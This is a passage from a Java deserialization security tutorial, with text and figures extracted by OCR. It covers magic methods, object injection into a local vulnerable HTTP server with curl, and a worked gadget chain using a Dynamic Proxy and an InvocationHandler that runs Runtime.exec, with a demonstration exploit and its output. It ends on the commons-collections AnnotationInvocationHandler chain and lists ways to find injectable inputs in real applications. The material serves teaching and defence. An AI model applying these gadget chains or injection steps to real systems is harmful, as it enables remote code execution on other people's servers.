
Note that a type check could be performed before reference (**2**) (Figure 3), by a custom ObjectInputStream, which overrides the `resolveClass()` method - thus avoiding deserialization of unexpected classes (whitelist). This is the basis of the look-ahead technique [18], which will be discussed again in the subsection dealing with mitigation measures.

As discussed earlier, when the class implements its own *`readObject()`* (or *`readExternal()`*) it is "automatically" invoked (reference (**3**)) (followed by *`readResolve()`*, reference (**4**)). These are the main scopes that can make it a gadget. The "custom" code in these methods, acting on user-controlled fields (properties), provides the opportunity to take control of the execution flow (see *`Property-Oriented Programming`* [9]). In other words, for the identification of classes that can be "abused" (i.e. **gadgets**) and the creation of payloads to reuse them (serialized final object containing the gadget chain), one must investigate the code contained in the ***magic methods*** (***`readObject()`***, ***`readExternal()`***, ***`readResolve()`***, ***`finalize()`***, ***`readObjectNoData()`***, ***`validateObject()`***). In addition, it is also important to observe some "auxiliary" scopes in serializable classes, such as *`toString()`*, *`hashCode()`*, *`compare()`* *and* *`transform()`*, and beyond the *`invoke()`* (present in classes that implement *InvocationHandler* or *MethodHandler*). These are possibly achievable during deserialization (e.g. using a magic method as a "trampoline").

The sequence summarized in the diagram (Figure 3) will occur in all possible objects (object graph), until the byte stream is completely deserialized. For further details, see section 3.1 in [2].

HINT: Among the main actions to be verified in magic methods (which are "self-executing" during deserialization), watch out for those that act on user-controlled fields, such as: 1) invocation of their methods (e.g. `toString()`, `hashCode()`, `compare()`, `get()`, `getX()`, `setX()`, `put()`, `entrySet()`); 2) use of Java Reflection; 3) JNDI Lookups, 4) creating / manipulating sockets or files and 5) loading remote classes (URLClassLoader). These are examples of what is said to be "dangerous code" since they can be reused to achieve arbitrary effects (e.g., flow deviation, execution of methods via Reflection). Examples of how these scenarios can be "abused" are discussed in the following subsections.

Next, a basic debugging of the TestDeserialize class is performed using Java Debugger (JDB), to visualize, in practice, the thread stack shown in the diagram. A breakpoint is put on line 37, where the call to the `ObjectInputStream.readObject()` occurs - start of deserialization. Execution is initialized by the **run** command, and after the breakpoint, the **step** command advances the debugger to the magic method `readObject()` of the Alien class. Finally, **where** statement prints the ***stack*** up to the current point (in the magic method).




```
John:JavaDeserH2HC joaomatosf$ jdb TestDeserialize
Initializing jdb ...
> stop at TestDeserialize:37
Deferring breakpoint TestDeserialize:37.
It will be set after the class is loaded.
> run
run TestDeserialize
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
>
VM Started: Set deferred breakpoint TestDeserialize:37

Breakpoint hit: "thread=main", TestDeserialize.main(), line=37 bci=19
37              Alien ET = (Alien) ois.readObject(); // <-- Realiza a desserializacao

main[1] step
>
Step completed: "thread=main", Alien.readObject(), line=25 bci=1
25              in.defaultReadObject();

main[1] where
  [1] Alien.readObject (Alien.java:25)
  [2] sun.reflect.NativeMethodAccessorImpl.invoke0 (native method)
  [3] sun.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:62)
  [4] sun.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)
  [5] java.lang.reflect.Method.invoke (Method.java:498)
  [6] java.io.ObjectStreamClass.invokeReadObject (ObjectStreamClass.java:1,058)
  [7] java.io.ObjectInputStream.readSerialData (ObjectInputStream.java:2,136)
  [8] java.io.ObjectInputStream.readOrdinaryObject (ObjectInputStream.java:2,027)
  [9] java.io.ObjectInputStream.readObject0 (ObjectInputStream.java:1,535)
  [10] java.io.ObjectInputStream.readObject (ObjectInputStream.java:422)
  [11] TestDeserialize.main (TestDeserialize.java:37)
main[1]
```

Figure 4 - Debugging native deserialization of an object to visualize the thread stack up to the magic method readObject ()

Notice that the stack information takes only one level depth, so that some internal methods invoked by *`ObjectInputStream`* were not displayed. This is the case of *`readClassDesc()`*, *`readNonProxyDesc()`* and *`resolveClass()`*, which are called by *`readOrdinaryObject()`* - as shown in the indentation of these in the diagram itself on Figure 3. If you want to perform a more in-depth analysis, it is recommended that you use Eclipse or IntelliJ.

NOTE: If you receive a timeout error after running the **run** command, make sure your hostname correctly translates to 127.0.0.1 (e.g. Ping $ (hostname)). If not, add an entry in the/etc/hosts file.

According to what has been pointed out, it appears that when sending a serialized object to the input shown in Figure 2, it will be deserialized and hence the code in the *`readObject()`* method of the class of the object will automatically run on the server (assuming it is in the application's *classpath*). To validate the hypothesis, Figure 5 shows the sending an object of the *Alien* class (generated in the example of Figure 1) to the input of the test lab.



```
John:JavaDeserH2HC joaomatosf$ curl 127.0.0.1:8000 --data-binary @ET_object.ser

Data deserialized!
John:JavaDeserH2HC joaomatosf$
```

```
==================================================================

JRE Version: 1.8.0_131
[INFO]: Listening on port 8000

[INFO]: Received POST / from: /127.0.0.1:54711
Deserializing an object of class: Alien
java.lang.ClassCastException: Alien cannot be cast to java.lang.Integer
        at VulnerableHTTPServer$HTTPHandler.deserialize(VulnerableHTTPServer.java:300)
        at VulnerableHTTPServer$HTTPHandler.handle(VulnerableHTTPServer.java:147)
        at com.sun.net.httpserver.Filter$Chain.doFilter(Filter.java:79)
```


Figure 5 - Sending serialized object from Alien class to the input from the test lab

In the first window (Figure 5), the object persisted in file "`ET_object.ser`" is sent to the application via curl command. At next terminal, which is running test lab, it is possible to observe that, after receiving HTTP POST, a message is printed on the screen that is known to be carried out precisely by the code present in the *readObject()* method of the Alien class: "Deserializing an object of class: Alien ". Immediately afterwards, cast error (*`java.lang.ClassCastException`*) - which, it turns out, occurs "too late".

Transcribing:

```
// on a terminal, compile and run the lab server (the -
XDignore.symbol.file parameter,
provided during compilation, it is used only to suppress
warnings.)
$ javac VulnerableHTTPServer.java -XDignore.symbol.file
$ java VulnerableHTTPServer
// in another terminal, inject the serialized object via
the input of the lab (Object Injection)
$ curl 127.0.0.1:8000 --data-binary @ET_object.ser
```

At this point it should be noted that only data are serialized (field values/instance variables and structural information). The code, like the one contained in the *`readObject()`* method, is loaded from the class version available in the application's *classpath*. To verify, you can analyze the contents of the serialized object *Alien* type, used in this example and shown in Figure 6. Note that only data and structural information are included in byte stream - so there is no code reference.



```
John:JavaDeserH2HC joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:JavaDeserH2HC joaomatosf$ hexdump -C HT object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 c1 c5  |....sr..Alien...|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L...sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
```

Figure 6 - Alien type serialized object Byte stream (contains only data)

In this way, it is concluded that it is not worth it for an attacker to write code in `readObject()` of his own class (containing a call to *Runtime.exec (),* for example), serialize an object and "inject" it into an *input* of the application (as shown in Figure 2 and exemplified in Figure 5). In fact, the code will not even be serialized (data only). Keep in mind (just highlighting again) that this is a *code reuse attack*. This is why you should investigate classes in the application *classpath* that already have "dangerous" code *in magic methods* (e.g. *`readObject()/readResolve()`*) - that run or can be used as a "trampoline" to execute something defined by an attacker. Despite this, considering the amount of options available (whether in native classes, application classes or libraries) and that an attacker has the ability to "trigger" them and control the values of their fields (when sending a serialized object from the respective type, as demonstrated in Figure 5), the possibilities are usually extensive.

Hint: Once you have found a code snippet similar to the example in Figure 2 (which performs the deserialization of objects received from untrusted sources / users), it is suggested to use an IDE (e.g. *Eclipse, IntelliJ*) to try to trace the path to the respective injection point - although it is not always possible to reach *`ObjectInputStream.readObject()/readUnshared()`* via an external *input.*

In cases where it is not possible to perform a white-box test in the system code itself (to search for the red flag mentioned), other methods may be employed. Just to cite options (but not intending to exhaust the subject), it is worth noting:

1) Search for serialized objects in *headers* (e.g. cookies) and HTTP parameters. This is one of the fertile paths. Usually, the objects are compressed and then encoded in base64. It is not uncommon, however, to observe the use of cryptography before coding, however using a symmetric key publicly known or possible to obtain (e.g. via *Remote Information Disclosure* failures). The most classical public example of using *hardedcode encryption* is Apache Shiro's, which persists the object in the "*rememberMe*" cookie. The following video displays a simple, common example where an object is persisted in the *ViewState* parameter (whose content can be controlled / modified by the user / attacker): https://www.youtube.com/watch?v=VaLSYzEWgVE

2) Analyze the common libraries used (e.g. related to the components of *View / Ajax).* If it is not possible to find the code, it is recommended to decompile the *bytecodes* (via the *Java Decompiler* (JD) or using the resources of the IDE itself, that usually does this transparently).

3) Send invalid XML / JSON documents to application inputs and analyze the error message to determine whether the *Xstream* or *Jackson* library is used.

4) Search for previous points in the *Application Server* consoles and ports (*e.g. JBoss, WebSphere, WebLogic*, etc.). Many of them have are already been made public [33] [JexBoss].

5) Create a laboratory with the technologies to be investigated, as close as possible to the system being analyzed. Then inspect network traffic or use a *java-agent* (e.g. *notsoserial*) to identify possible serialized objects or calls to `ObjectInputStream.readObject()/readUnshared()`.

Understanding gadget basics

The following is a hypothetical example that will help you understand how the execution flow can be diverted during deserialization. Some of the key concepts, such as *Dynamic Proxys* and *InvocationHandlers*, will be demonstrated. These are fundamental for a better understanding of other mechanisms discussed in the next subsection - used by the payload that reuses the types (gadgets) of the *Apache Commons-Collections* library.

Suppose you have identified an exposed input on a particular application / platform, similar to the example in Figures 2 and 3. The next step is to find a class (suggestive of being present in the application's classpath) that, by having a deserialized object, can result in an arbitrary effect (i.e. a *gadget* that allows exploitation through the *input*). This subsection addresses this process in a didactic way.

The code in Figure 7 illustrates a class that implements the Serializable interface. Notice that it has a ***`readObject()`*** customized (***magic method***) and apparently harmless, which prints only a text and then invokes the ***`entrySet()`*** method from ***map*** field - field that can be controlled by users.

```
public class ForgottenClass implements Serializable {
  private Map;
  private void readObject(java.io.ObjectInputStream
in)throws IOException, ClassNotFoundException{
    in.defaultReadObject();

System.out.println("-------------------------------------
------");
    System.out.println("The flow is in
ForgottenClass.readObject()");
    map.entrySet(); // (1) map.entrySet Invoked!
Execution flow redirect opportunity !
  }
  private Object readResolve(){

System.out.println("-------------------------------------
------");
    System.out.println("The flow is in the
ForgottenClass.readResolve()");
    return null;
  }
  private void anotherMethod(){
    System.out.println("The flow is in
ForgottenClass.anotherMethod()");
  }
}
```

Figure 7 - ForgottenClass class with custom readObject method

Next class (Figure 8) implements the *InvocationHandler* interface, in addition to Serializable. Note that ***readObject()*** also only prints a message. However, there is another method ***(invoke()***, reference (**2**)) containing a dangerous code - which, if invoked, executes the command stored in the "**cmd**" field.

```
public class SomeInvocationHandler implements
InvocationHandler, Serializable {
  private String cmd;
  @Override
  public Object invoke(Object proxy, Method, Object[]
args) // (2) Method that would be dangerously reachable!
      throws Throwable {

System.out.println("---------------------------------------
------");
    System.out.println("Invoke method reached! This
method can do something dangerous!");
    Runtime.getRuntime().exec(cmd);
    return null;
  }
  private void readObject(java.io.ObjectInputStream s)
// magic method
      throws java.io.IOException, ClassNotFoundException
{
    s.defaultReadObject();

System.out.println("---------------------------------------
------");
    System.out.println("The flow is in
SomeInvocationHandler.readObject()");
  }
}
```

Figure 8 - SomeInvocationHandler class with custom readObject and Invoke "dangerous" method

It is known that it is possible to serialize an object from the *SomeInvocationHandler* assigning any value to the "**cmd**" field (which is used by *`Runtime.exec()`* inside the *`invoke()`* method) and "inject" it through the input. However, this is not enough to have the command executed. Recall that during deserialization, *`readObject()`* is automatically invoked, but it does not make any use of this field. To succeed, you would need to redirect the execution flow to ***`invoke()`*** method (that **is not** a magic method). One way to achieve this effect (redirect the execution flow) is in *Dynamic Proxy* feature [34] - a feature commonly used to "trigger" *gadget chains*. Using this mechanism, one can use the first class presented (*ForgottenClass*, Figure 7) as a "trampoline" to the *`invoke()`* method of the second (*SomeIn-*

vocationHandler, Figure 8) - and thus reach `Runtime.exec(cmd)`. In general, Dynamic Proxy allows you to intercept calls to interface methods (in this example, to `the entrySet()` method of *Map*, reference (1) in Figure 7) and to "proxy" them to an *InvocationHandler* (which implements the `invoke()` method, as in reference (2) in Figure 8). To do this, the Proxy needs to be created by implementing a desired "source" interface (in this case a *Map* interface) and initialized with the "destination" *InvocationHandler* (*SomeInvocationHandler,* which will be encapsulated "inside" of the Proxy) in Figure 9, ahead. Then, recapitulating the exposed scenario: it is known that there is in *classpath* an *InvocationHandler* with a "dangerous" method (**`invoke()`**) - but that cannot be "directly" reached (it is not a *magic method*). At the same time, there is another class (*ForgottenClass*) that contains a custom `readObject()`, which invokes a method in a user-controlled field (`map.entrySet()` in reference (1) - Figure 7). This field, in addition, implements an interface (*Map interface*). Although `map.entrySet()` would not seem to be risky, what happens if an application tries to deserialize an object from the ForgottenClass class that, in the map field, contains a proxy between the Map interface and the SomeInvocationHandler? When reference (1) (Figure 7) is executed, the call to the `map.entrySet()` method will be intercepted by the Proxy and dispatched precisely to the `invoke()` method of SomeInvocationHandler (which is "inside" the Proxy) - thus resulting in execution of the command. The diagram below (Figure 9) helps you visualize this dynamic.




Figure 9 – ForgottenClass object deserialization flow simplified dispatch containing, in the map field, a Proxy between the Map interface and SomeInvocationHandler

Thus, to explore this environment, it is sufficient to proceed with the following steps:

1) Create a *SomeInvocationHandler* object and assign a value to "cmd" field (that is, the command you want to execute);

2) Create the Proxy "between" the Map Interface and SomeInvocationHandler of step 1 (this Proxy, having a method invoked, will shift to *SomeInvocationHandler* **`invoke()`** method, which is encapsulated inside Proxy);

3) Create a *ForgottenClass* object and assign Proxy from step 2 to its "**map**" field (remember that this *class* invokes a map field method in its *readObject ()*, which is automatically executed during deserialization);


4) Serialize and send the *ForgottenClass* object (from step 3), which contains the Proxy into the "**map**" field.

The code discussed in Figure 10 shows a payload implementation that reuses the mentioned gadgets. At reference (**1**) the object is serialized into a file. Then, at reference (**2**), the file is read and the object is deserialized in order to simulate a "exploitation".

```
public class ExploitGadgetExample1{
  public static void main(String[] args)
      throws NoSuchFieldException, IllegalArgumentException, IllegalAccessException,
       IOException, ClassNotFoundException {
    // Instantiate a SomeInvocationHandler
    InvocationHandler handler = new SomeInvocationHandler();
    // Assigns a value to the instance of SomeInvocationHandler "cmd" field
    Field fieldHandler = handler.getClass().getDeclaredField("cmd");
    fieldHandler.setAccessible(true);
    fieldHandler.set(handler, "touch /tmp/h2hc_2017");
    // interface Map
    Class[] interfaceMap = new Class[] {java.util.Map.class};
    // Create Proxy "between" interface Map and the SomeInvocationHandler
    Map proxyMap = (Map) Proxy.newProxyInstance(null, interfaceMap, handler);
    // Instance of ForgottenClass (which will be serialized)
    ForgottenClass gadget = new ForgottenClass();
    // Add Proxy in the "map" field of ForgottenClass
    Field = gadget.getClass().getDeclaredField("map");
    field.setAccessible(true);
    field.set(gadget, proxyMap); // <- places proxy in the 'map' field "
    // Serializes ForgottenClass object and saves it to disk
    System.out.println("Serializing ForgottenClass");
    FileOutputStream fos = new FileOutputStream("/tmp/object.ser");
    ObjectOutputStream oos = new ObjectOutputStream(fos);
    oos.writeObject(gadget); //(1) Serialization of the object in /tmp/object.ser file
    oos.flush();
    // It Deserializes object from file
    System.out.println("Deserializing ForgottenClass");
    FileInputStream fis = new FileInputStream("/tmp/object.ser");
    ObjectInputStream ois = new ObjectInputStream(fis);
    ois.readObject(); //(2) Deserialization. Here the command will be executed!
  } //end main
}
```

Figure 10 - Example that reuses the ForgottenClass and SomeInvocationHandler gadgets to run a command during deserialization

The result of the execution is shown in Figure 11. Notice that during the deserialization (after the `ObjectInputStream.readObject()`), the flow is in fact diverted to the `invoke()` method of `InvocationHandler` and therefore the command is executed (touch/tmp/h2hc_2017):



```
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc_2017
ls: /tmp/h2hc_2017: No such file or directory
John:JavaDeserH2HC joaomatosf$ javac ExploitGadgetExample1.java
John:JavaDeserH2HC joaomatosf$ java ExploitGadgetExample1
Serializing ForgottenClass
Deserializing ForgottenClass
-------------------------------------------
The flow is in SomeInvocationHandler.readObject()
-------------------------------------------
The flow is in ForgottenClass.readObject()
-------------------------------------------
Invoke method reached! This method can do something dangerous!
-------------------------------------------
The flow is in the ForgottenClass.readResolve()
John:JavaDeserH2HC joaomatosf$ ls -all /tmp/h2hc_2017
-rw-r--r--  1 joaomatosf  wheel  0 Sep 16 13:22 /tmp/h2hc_2017
John:JavaDeserH2HC joaomatosf$
```

Figure 11 - Code execution result from generated payload in order to simulate a exploitation

HINT: Also test the object generated in this example (/tmp/object.ser) against the Lab's web application:

```
$ javac VulnerableHTTPServer.java -XDignore.symbol.file
$ java VulnerableHTTPServer
// in another terminal
$ rm /tmp/h2hc_2017
$ curl 127.0.0.1:8000 --data-binary @/tmp/object.ser
$ ls --all /tmp/h2hc_2017
```

Deepening with gadgets from commons-collections

While the above seems somewhat an artificial example, its trigger gadget is the same as the first versions of the gadget chain that reuses *Apache Commons-Collections*[1] types: there is a native *InvocationHandler* in the JRE (*AnnotationInvocationHandler* - **AIH**, *Wouter Coekaerts*' old known [35]) that invokes a method of a field (**`map`**`.entrySet()`) from its "custom" `readObject()`. Thus, we already have what is necessary to divert the execution flow to the `invoke()` method of classes that implements the *InvocationHandler* interface, including the *AnnotationInvocationHandler* - **AIH** itself (using a Proxy similar to the one from previous example).

Although *the* `invoke()` method of the AIH does not have a call to `Runtime.exec(cmd)` (as in the example), there is another point of interest. Among the actions performed in the scope of the `invoke()` method, an attempt is made to retrieve a value from a Map (**`memberValues`**`.get()` - reference (**6**) in Figure 12) using a minimally controllable key. This will, therefore, be the second "trampoline" used to manipulate the behavior of the application, as seen in details below.

Figure 12 shows, respectively, the ***constructor*** and the *AnnotationInvocationHandler* (AIH) ***`readObject()`*** and ***`Invoke()`*** methods (the three scopes that will be used). Similarly, to what has been previously demonstrated, the general idea is to create a proxy between the Map interface and an *AnnotationInvocationHandler* (which will be called the internal AIH because it is encapsulated within the Proxy). Subsequently, the Proxy can be assigned to the ***`memberValues`*** field of a second AIH, which will be titled "*External AIH*" (this is done via constructor, shown in reference (**1**)). Thus, during the deserialization of this second AIH (*external* AIH), the *`readObject()`* *magic method* will invoke the *`Proxy's entrySet()`* method (reference (**3**) in Figure 12), which will divert the execution flow to the *`invoke()`* method of the *internal AIH*. With this, in reference (**6**) of Figure 12 the *internal AIH* ***memberValues*** field will have the **get** ("`key-controllable`") method invoked - reaching the second desired trigger.

```
// AnnotationInvocationHandler constructor
AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String,
Object> memberValues) {
  …
  this.memberValues = memberValues; //(1) field "memberValues" initialized
via constructor.
                                  // This field will contain the Proxy in the
external AIH and the LazyMap in the internal AIH


// AnnotationInvocationHandler's readObject () method
private void readObject(java.io.ObjectInputStream s) //(2) invoked
